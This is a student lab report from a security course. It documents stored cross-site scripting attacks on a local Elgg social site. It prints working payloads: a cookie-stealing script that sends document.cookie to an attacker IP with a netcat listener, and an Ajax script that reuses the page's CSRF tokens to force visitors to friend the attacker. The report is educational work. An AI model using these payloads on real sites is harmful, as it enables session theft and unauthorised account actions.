**CIS-447 – LAB 3 Final Exam – Cross-site Scripting Attack (XSS)**

**With Dr. Anys Bacha**

**Student: Demetrius Johnson**

**December 04, 2022**

# Abstract

Overall, this lab demonstrates how cross site scripting (XSS) attacks work by injecting code scripts into the embedded web page saved text input sections. It also demonstrates how XSS is not affected by CSRF defenses since the attack is launched natively in the browser of the victim. All of this is made possible because of the nature of the social media website, ELGG, which stores users profile data on the server, and then sends it to other users who want to view someone’s profile data. By doing this, the web application provides the avenue for sending scripts *across the site*. We observe that we can input JavaScript plaintext into the “about me” section of the attacker profile which successfully resulted in victim users who visit the attackers profile to download and run the script in their browser in the background and add the attacker as a friend.

# Methodology and Results – Part 3: Lab Tasks – XSS Attack

## Task 1 – Posting a Malicious Message to Display an Alert Window

* I accidentally combined task 1 and task 2, so now I have to double back and complete task 1 to display alert message “XSS” to the screen of the browser. I will inject the code via the “About me” section of my profile (Samy’s profile) so that whenever someone visits my page they will issue a GET request from the server and download my profile including the code I injected into my profile in the description section:
* I make sure to use HTML editor instead of the text editor so that no additional characters will be appended to my code. The browser will not display the code because its application code is set such that it will not output code to the screen, so you will notice the section is blank after I update my page:
* Graphical user interface, text, application, email

  Description automatically generated
* A screenshot of a video game

  Description automatically generated

## Task 2 – Posting a Malicious Message to Display Cookies

* First, I log into the elgg website using the attacker credentials (samy):  
  Table

  Description automatically generated
* Graphical user interface, text, application

  Description automatically generated
* Note, the above site is being stored locally on the virtual machine and is running Apache2 server application to support (serve) the website. The IP address to domain name translation (NAT) is mapped to the loopback address (127.0.0.1) of the virtual machine; thus, the client and server are being ran on the same machine.
* Now, I click on user name so that I can edit attacker profile and add code into the description boxes of the attacker profile:
* A picture containing text

  Description automatically generated
* Graphical user interface, application

  Description automatically generated
* Graphical user interface, text, application, email

  Description automatically generated
* But the above would not work because we need to edit text in plaintext, not in rich/formatted text as the above editor would automatically perform; so, I will use “edit HTML” so that we can insert plaintext directly without any additional formatting:
* Graphical user interface, application

  Description automatically generated
* Now I will add the following JavaScript code into the description of my (the attacker) profile so that anyone who loads my profile into their machine (via a GET request to the server of my profile) will have the code loaded into their machine (from the description of my profile) and the code will execute in their browser and display the alert message caused by the injected code:
* <script>alert(document.cookie);</script>
* Graphical user interface, text, application, email

  Description automatically generated
* Graphical user interface, text, application

  Description automatically generated
* Now notice after saving the profile with the script added into the “About me” section, the site is refreshed (redownloaded via GET request), and even on my attacker page the alert message is displayed showing what I passed to the alert function 🡪 the site cookie of my browser.
* Graphical user interface, website

  Description automatically generated
* Now, the browser has it built into its application code that it will not display (output) code to the screen from the JavaScript script (code) file that it uses to build and output the webpage. So, since we input code into the “About me” section, the script will execute by the browser, but he browser does not show the code script; so notice that the “About me” section is empty:
* Graphical user interface

  Description automatically generated
* Now notice, even if I log into another user profile, Alice for example, and visit my (Samy the attacker) page, the browser will still download the webpage and run the script that is on my profile:
* Graphical user interface, text, application

  Description automatically generated
* Graphical user interface, text, application, email

  Description automatically generated
* A screenshot of a computer

  Description automatically generated with medium confidence
* So now as shown above the session cookie is printed via alert message, but now it is a different cookie 🡪 it is the session ID associated with Alice login, whereas the first example I showed was from Samy profile and output the cookie from Samy’s session.

## Task 3 – stealing Cookies from the Victim’s Machine

* Now, instead of merely printing the cookie of the victim to their own screen, I need them to somehow send it to me (the attacker). So, I will embed in my code an HTTP GET request so that the victim’s browser will issue the request and embed their cookie into the request. Of course, I will make it so that the request will be sent to an address that is from myself, the attacker, so I can obtain the embedded cookie on a server (or client behaving as a server using netcat) I am running that is listening for requests addressed to itself.
* I will add into my code an <img> so that the browser will attempt to download an image from the specified *src* IP address (+ port number) where <img> is supposed to be stored.
* I will add this code to my “About me” section of my profile:

<script>document.write(’<img src=http://10.0.2.15:5555?c=’

+ escape(document.cookie) + ’ >’);

</script>

Graphical user interface, text, application, email

Description automatically generated


Note, I used **ifconfig** command to find the IP address of my machine which is used for the XSS script:

Text

Description automatically generated

* Then I will issue the following netcat (server application) command so that my machine will listen on the source as set in my website code injection from above; I need to specify the “-l” option where “l” is for “listen”, so that my machine will become a TCP server listening for connections on the specified port. The IP address in the code injection of my elgg profile is the IP address of the machine I will be listening to port 5555 on. “-v” option is the “verbose” option which prints more information about what the nc program outputs to the command line output window:

$nc -l 5555 -v



* Now notice when visiting the page for the attacker, it constantly says “waiting for 10.0.2.15”; this is because of the code I injected, which is trying to obtain an image from the attacker’s IP address, but instead all it did was send the cookie in the GET request for the image:
* Graphical user interface, application

  Description automatically generated
* And as you can see, from the netcat on the attacker machine, it was listening and obtained the request with the cookie embedded in the request:
* Text

  Description automatically generated

## Task 4 – Becoming the Victim’s Friend (non-self-propagating worm)

* We can use browser HTTP request analysis tools to figure out what kind and what type of format a request uses for some specific request to the web server. This information is embedded (downloaded and stored) in the browser and acquired from loading a webpage from the site server and issuing that request through the browser – i.e. adding a friend. This lab already does the analysis, so I will simply use and modify the code given in the lab in order to format my HTTP request and add a victim user as a friend to my attacker (Samy’s) profile. In the case of ELGG, the request method used to add a friend is a GET request. If the request is not in the correct format, the server will not accept the request, so formatting is key:
* If I login as Alice and view Samy’s profile and then view the page source code, I find that the GUID for Samy is “47”; therefore I will use this value to construct my code.
* Text

  Description automatically generated
* Now here is my code that I had to edit from the shell given to us in the lab handout document:

<script type="text/javascript">

window.onload = function () {

var Ajax=null; //reset Ajax object

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts; //time stamp secret security token embedded in page

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token; //secutiry token hidden in page

//Construct the HTTP request to add Samy as a friend.

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;

//Create and send Ajax request to add friend

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

</script>

Graphical user interface, text, application, email

Description automatically generated

* Thus, I inject the code in the “About me” section as I have done before so that anyone who visits my page will download it including the code and their browser will execute it and add me as a friend.
* Now, notice that Samy (attacker) profile has no friends yet:
* Graphical user interface, text, application

  Description automatically generated
* Now, if I login as another user, lets say Alice, and then simply visit Samy’s page, she will be infected by the worm and automatically add Samy as a friend via the HTTP request I embedded in the attacker (Samy) profile so that when users visit their browser will execute the script and make the requests to add Samy as a friend:
* Graphical user interface

  Description automatically generated with medium confidence
* Notice, Alice has no friends yet either; now we will go to and merely view Samy’s page:
* Graphical user interface, text, application, email

  Description automatically generated
* Graphical user interface, application, Word

  Description automatically generated
* Notice, viewing Samy’s page accurately shows he has no friends; but in the background the script is running that was downloaded when visiting Samy’s page; Now, if I go back to the home page for Alice’s profile, it will say she has added Samy as a friend:
* Graphical user interface

  Description automatically generated with low confidence
* And just for good measure, I will login as another user and show their profile (number of friends) before and after viewing Samy’s page:
* A picture containing graphical user interface

  Description automatically generated
* Graphical user interface, website

  Description automatically generated
* Graphical user interface, application

  Description automatically generated
* Notice also that Samy has added himself as a friend because he was able to make a add friend request from his profile towards himself, which normally you cannot do since his page does not natively have the “add friend” GUI interface embedded for his own page’s profile:
* Graphical user interface, text, application

  Description automatically generated

### Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

* var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts; ➀
* var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token; ➁
  + The above lines (line 1 and 2) are used to load the time stamp security code that is stored in the global variable storing the hidden time stamp security token, and also the site security token used to make sure that a page is not trying to make a request from another web page. It prevents cross-site forgery attacks (crsf). However, since we have injected the code into the victims browser and launching the attack from there, there is not cross siting occurring; the browser of the victim is launching the attack from the same website and thus we can simply use the global variables storing the security tokens to successfully make the GET request to add Samy as a friend.

### Question 2: If the Elgg application only provided the editor mode for the “About Me” field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Yes; we would simply have to open the full site in developer/page source mode and modify the plaintext directly from the source code and then make the browser execute the code. We could even edit the source code and add the text mode, but at that point we might just go ahead and edit the source code and add the plaintext and remove the additional java scripting appended through the editor code.

# Figures/diagrams:

Chart, line chart

Description automatically generated

\*Source of above diagram (Youtube Video demonstration from Dr. Kevin Du, the author of this lab and the book): <https://www.youtube.com/watch?v=sFSq6dsDGzA>

Explanation:

The above diagram shows that when Samy saves data to his profile in the description section, the data is saved on the server. Then, the script he wrote on his profile that is saved to the server crosses the site into another user who visits that web page and issues a GET request to download and view the page – the downloaded data includes the script inside of the description of Samy’s (the attacker) profile.

# Conclusion

In this lab, I have learned the essence of web pages and JavaScript. I now truly understand how pages are downloaded via GET requests, and how changes are made and saved to the server using GET requests and other HTTP requests that are formatted according to the web server application. I now understand how there is something fundamentally unavoidable about programming that attackers will always use to their advantage: the internet is based on downloading (and uploading). Thus, when someone is “on” a web page, they are never really on it like they might think, naturally. They simply download data from a server, and the functionality (or most of it) of that webpage depends on and is implemented in the browser that uses that data sent from the server.

Also, I understand that one major part of computers and the internet is synchronization. Most of the programming in any network application especially web programming has to do with keeping the data on the clients and servers in sync. The clients push updates to the server and vice versa to keep especially the web server up to date with the latest data. This is also a critical point that attackers will always be able to take advantage of. It is the essence of Cross Site Scripting (XSS).

Finally, I understand the security measure implemented in browsers and by servers to make sure that a request is sent from the correct page – although XSS attack avoids this issue because of the nature of the attack being native to the victim’s browser being on the correct website. All in all, I view web browsers and webpages so much differently and now I desire to learn web programming.

# Sources

<https://www.youtube.com/watch?v=sFSq6dsDGzA>

<https://seedsecuritylabs.org/Labs_16.04/PDF/Web_XSS_Elgg_new.pdf>

<https://seedsecuritylabs.org/Labs_16.04/Web/Web_XSS_Elgg/>

# Code (for your convenience) 🡪 *all code injected into the “About me” section of the attacker’s profile*

## Display “XSS” through webpage alert:

* <script>alert(‘XSS’);</script>

## Display cookie through webpage alert:

* <script>alert(document.cookie);</script>

## Send cookie to attacker via get request:

* <script>document.write(’<img src=http://10.0.2.15:5555?c=’

+ escape(document.cookie) + ’ >’);

</script>

* Command issued on attacker machine acting as a server to listen to the get request messages and obtain the cookie embedded in the request:
  + $netcat -l 5555 -v

## Code injected so that any user who visit’s attacker’s page will in the background run a script that will add attacker’s profile as a friend:

* <script type="text/javascript">

window.onload = function () {

var Ajax=null; //reset Ajax object

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts; //time stamp secret security token embedded in page

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token; //secutiry token hidden in page

//Construct the HTTP request to add Samy as a friend.

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;

//Create and send Ajax request to add friend

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

</script>

* Note that the AJAX code is used to update the current page that the user is on (i.e. if you add a friend), AJAX code is also used to officially send the get request and then update the source code to change “add friend” to “friend”.